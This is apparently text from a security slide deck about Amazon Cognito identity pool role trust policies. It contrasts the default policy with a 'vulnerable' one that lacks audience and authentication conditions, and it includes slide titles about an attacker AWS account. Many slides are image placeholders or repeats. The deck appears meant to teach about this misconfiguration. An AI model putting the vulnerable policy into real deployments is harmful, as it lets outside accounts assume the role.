
Introduction to Amazon Cognito

Amazon Cognito processes more than 100 billion authentications per month. The service helps you implement customer identity and access management (CIAM) into your web and mobile applications. You can quickly add user authentication and access control to your applications in minutes.

Amazon Cognito federated identities (identity pools)



Amazon Cognito Example Use Case



A more complicated role trust policy

The default trust policy for Amazon Cognito:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }
      }
    }
  ]
}
```

A more complicated role trust policy

The default trust policy for Amazon Cognito:


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }
      }
    }
  ]
}
```

A more complicated role trust policy

Vulnerable trust policy?



```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "cognito-identity.amazonaws.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity"
    }
  ]
}
```

The Basic (classic) Authflow





The Basic (classic) Authflow

Attacker AWS Account





The Basic (classic) Authflow

Attacker AWS Account

